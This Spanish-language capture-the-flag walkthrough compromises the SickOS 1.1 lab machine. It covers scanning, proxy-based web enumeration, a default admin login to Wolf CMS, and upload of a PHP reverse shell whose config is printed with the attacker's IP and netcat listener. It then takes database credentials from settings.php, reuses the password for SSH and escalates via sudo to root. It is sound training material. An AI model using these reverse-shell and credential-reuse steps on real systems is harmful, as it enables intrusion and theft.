

# Informe de máquina SICKOS

Paso 1:

Primero comenzamos con un análisis de la red para saber qué direcciones se encuentran dentro del rango el cual verificaremos usando el siguiente comando:

**ifconfig**

Una vez verificado procedemos a escanear la red usando netdiscover.

**Comando: sudo netdiscover -r 10.0.2.5**

Currently scanning: Finished!   Screen View: Unique Hosts					
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.3	08:00:27:0b:d6:9e	1	60	PCS Systemtechnik GmbH	
10.0.2.6	08:00:27:9d:d2:ba	1	60	PCS Systemtechnik GmbH	

Una vez realicemos el escaneo y encontremos la máquina procederemos a realizar un escaneo de vulnerabilidades con nmap.

Paso 2:

Escaneamos la red con nmap la cuál tiene como IP 10.0.2.6.

Para ello utilizamos el siguiente comando:

**nmap -sC -sV -Pn 10.0.2.6**

Una vez que lancemos el comando nos aparecerán tres puertos los cuales serán un servicio de ssh en el puerto 22 abierto, un http-proxy en el puerto 3128 abierto y un http-proxy en el puerto 8080 cerrado.


```

PORT      STATE  SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp  open  http-proxy Squid http proxy 3.1.19
|_ http-title: ERROR: The requested URL could not be retrieved
|_ http-server-header: squid/3.1.19
| http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: GET HEAD
8080/tcp  closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Paso 3:

Empezamos con la enumeración de datos para ello abriremos la ip para el http-proxy y ver qué es lo que nos muestra para ello pondremos la dirección y puerto en un navegador.



The following error was encountered while trying to retrieve the URL: /

#### Invalid URL

Some aspect of the requested URL is incorrect.

Some possible problems are:

- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.


Your cache administrator is [webmaster](#).

Generated Thu, 15 Feb 2024 02:12:45 GMT by localhost (squid/3.1.19)

Efectivamente hay un proxy y todo el contenido fluye a través de él.


Paso 4:

Podemos ir a la configuración de Firefox y configurar 10.0.2.6:3128 como nuestro proxy web para ver que hay un servidor web detrás de él



Paso 5:

Si recargamos podemos ver que efectivamente hay un servidor web detrás del proxy.



# BLEHHH!!!

Luego de inspeccionar el código fuente y no encontrar nada útil.

Necesitamos una herramienta que sea un analizador de vulnerabilidades web y que a su vez permita conectarse a un proxy.

Si bien ese podría ser Dir o Gobuster los descarto por ser muy lentos por lo que usaremos Nikto.

Paso 6:

El proxy se usa para enrutar todas las solicitudes y respuestas a través de él antes de llegar al objetivo, lo que puede ayudar a ocultar mi identidad como atacante y a evitar la detección.

para ello usaremos el comando:

**sudo nikto -h 10.0.2.6 --useproxy 10.0.2.6:3128**


```
- Nikto v2.5.0
+ Target IP: 10.0.2.6
+ Target Hostname: 10.0.2.6
+ Target Port: 80
+ Proxy: 10.0.2.6:3128
+ Start Time: 2024-02-15 09:54:58 (GMT-5)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubu
+ /: The anti-clickjacking X-Frame-Options header i
+ /: Uncommon header 'x-cache-lookup' found, with c
+ /: The X-Content-Type-Options header is not set.
  See: https://www.netsparker.com/web-vulnerability-
+ /robots.txt: Server may leak inodes via ETags, he
e.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
```

Encontramos un archivo llamado robots.txt, en el que se poseen directorios que no se indexan directamente con la aplicación.


Paso 7:

Abrimos el archivo en el navegador y vemos que se encuentra deshabilitado un directorio llamado wolfcms



Paso 8:


Procedemos a buscar ese directorio en el navegador




Al buscar por la aplicación no se avista ningún login. Dado que wolf es un cms al igual que wordpress, probaremos con los directorios más comunes que son /admin, /admin-login, login-admin pero resulta fútil.

Sin embargo, si nos enfocamos en la nomenclatura del sitio al momento de navegar por algunas de sus secciones podemos ver que siempre se repite un signo de interrogación al principio del directorio.

Por lo que si probamos nuevamente los mismos directorios anteponiendo esta vez el signo de interrogación como se muestra en la siguiente imagen:




Obtendremos el login que tanto buscábamos




Paso 9:

Dado que estamos en un CTF las credenciales han resultado ser admin/admin



Paso 10:

Si vamos a *files* veremos que la aplicación nos permite subir archivos, así que ya tenemos nuestro vector de ataque.



Así que vamos a subir una web shell para conseguir una shell inversa.

Paso 11:

**Comando:** `cp /usr/share/webshells/php/php-reverse-shell.php .`

para copiar `php-reverse-shell.php` que es un archivo muy conocido en el pentesting para este tipo de propósitos y modificarlo de acuerdo a nuestras necesidades.










```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.5'; // CHANGE THIS
$port = 12345; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Así que modificamos la dirección IP por la de nuestra máquina atacante y el puerto por el que nos pondremos a escuchar.

Paso 12:

Subimos el archivo...

public/				
File	Size	Permissions	Modified	Modify
 <a href="#">images</a>	4 kb	drwxrwxrwx (9777)	Sat, 5 Dec, 2015	 
 <a href="#">themes</a>	4 kb	drwxrwxrwx (9777)	Sat, 5 Dec, 2015	 
 <a href="#">php-reverse-shell.php</a>	5.36 kb	-rw-r--r-- (0644)	Thu, 15 Feb, 2024	 

Y nos ponemos a la escucha en netcat





```
(root@kali)-[/home/kali]
# nano php-reverse-shell.php

(root@kali)-[/home/kali]
# nc -lvvp 12345
listening on [any] 12345 ...
█
```

Nos movemos a /public por la url y damos click en el archivo que subimos.



## Index of /wolfcms/public

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">images/</a>	05-Dec-2015 06:05	-	
 <a href="#">php-reverse-shell.php</a>	15-Feb-2024 13:17	5.4K	
 <a href="#">themes/</a>	05-Dec-2015 06:05	-	

*Apache/2.2.22 (Ubuntu) Server at 10.0.2.6 Port 80*

Paso 13:

Si vamos a la terminal veremos que ya tenemos conexión así que usaremos python



para conseguir una shell interactiva

```
(root@kali)-[/home/kali]
# nc -lvvp 12345
listening on [any] 12345 ...
10.0.2.6: inverse host lookup failed: Unknown host
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.6] 35922
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Th
13:30:08 up 6:16, 0 users, load average: 0.15, 0.05,
USER      TTY      FROM              LOGIN@   IDLE   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ which python
/usr/bin/python
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@SickOs:/$ export TERM=xterm
export TERM=xterm
www-data@SickOs:/$
```

Tenemos un usuario sin permisos de root

```
www-data@SickOs:/$ id
id
uid=33(www-data) gid=33(www-data)
www-data@SickOs:/$ cd root
cd root
bash: cd: root: Permission denied
www-data@SickOs:/$ ls
ls
bin    etc      lib      mnt
boot   home     lost+found  opt
dev    initrd.img media     proc
www-data@SickOs:/$
```

Dado que desde el principio la shell se abrió desde la ruta raíz, entonces voy a revisar la del servidor.

Si permiten la inclusión de archivos de esta forma, además de dejar información en un robots.txt, información de un cms por defecto, quiere decir que esa información delicada la dejaron y pueden haber dejado más.

Si nos movemos a /www/wolfcms/ y leemos el archivo settings.php

Encontraremos la configuración de la base de datos

**// Database settings:**

```
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
```

```
define('DB_USER', 'root');  
define('DB_PASS', 'john@123');  
define('TABLE_PREFIX', '');
```

**Comando:** `cd /var/www/wolfcms`

No sería extraño pensar que estas mismas credenciales sirvan para explotar el puerto 22 que corre el servicio ssh como vimos en el escaneo de puertos en el paso 2.

```
www-data@SickOs:/var/www/wolfcms$ ssh root@10.0.2.6  
ssh root@10.0.2.6  
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.  
ECDSA key fingerprint is 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27.  
Are you sure you want to continue connecting (yes/no)? yes  
yes  
Warning: Permanently added '10.0.2.6' (ECDSA) to the list of known hosts.  
root@10.0.2.6's password: john@123  
  
Permission denied, please try again.  
root@10.0.2.6's password: █
```

Pero no es el caso.

Sin embargo, el usuario que vemos en /home debería tener un usuario de ssh  
Y tampoco sería extraño que tengan la misma contraseña

```
www-data@SickOs:/var/www/wolfcms$ cd /home  
cd /home  
www-data@SickOs:/home$ ls  
ls  
sickos  
www-data@SickOs:/home$ █
```

**Comando:** `cd /home`

```

(kali@kali)-[~]
$ ssh sickos@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ECDSA key fingerprint is SHA256:fBxcsD9oGyzCgdxtn340tTEDXIW4E9/RlkxombNm0y8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ECDSA) to the list of known hosts.
sickos@10.0.2.6's password:
Permission denied, please try again.
sickos@10.0.2.6's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation:  https://help.ubuntu.com/

A Timeout occurred while waiting to read data from the network. The network or server may be down or congested.
System information as of Thu Feb 15 15:03:10 IST 2024
Your cache administrator is webmaster.

System load:  0.0          Processes:      121
Usage of /:   4.3% of 28.42GB   Users logged in:  1
Memory usage: 12%          IP address for eth0: 10.0.2.6
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Feb 15 14:58:27 2024 from 10.0.2.6
sickos@sickOs:~$

```

**Comando: ssh sickos@10.0.2.6**

Efectivamente, usa la misma contraseña

```

sickos@sickOs:~$ sudo -l
[sudo] password for sickos:
Sorry, try again.
[sudo] password for sickos:
Matching Defaults entries for sickos on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/b

User sickos may run the following commands on this host:
(ALL : ALL) ALL
sickos@sickOs:~$

```

Además tiene todos los permisos, incluso para cambiar al usuario root

```
sickos@sick0s:~$ sudo su
root@sick0s:/home/sickos# id (squid/3.1.19)
uid=0(root) gid=0(root) groups=0(root)
root@sick0s:/home/sickos# cd root
bash: cd: root: No such file or directory
root@sick0s:/home/sickos# cd /root
root@sick0s:~# ls
a0216ea4d51874464078c618298b1367.txt
root@sick0s:~# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying

root@sick0s:~#
```

**Comando: sudo su**

**Comando: cd /root**

**Comando: ls**

**Comando: cat a0216ea4d51874464078c618298b1367.txt**

Hemos capturado la flag y terminado la máquina.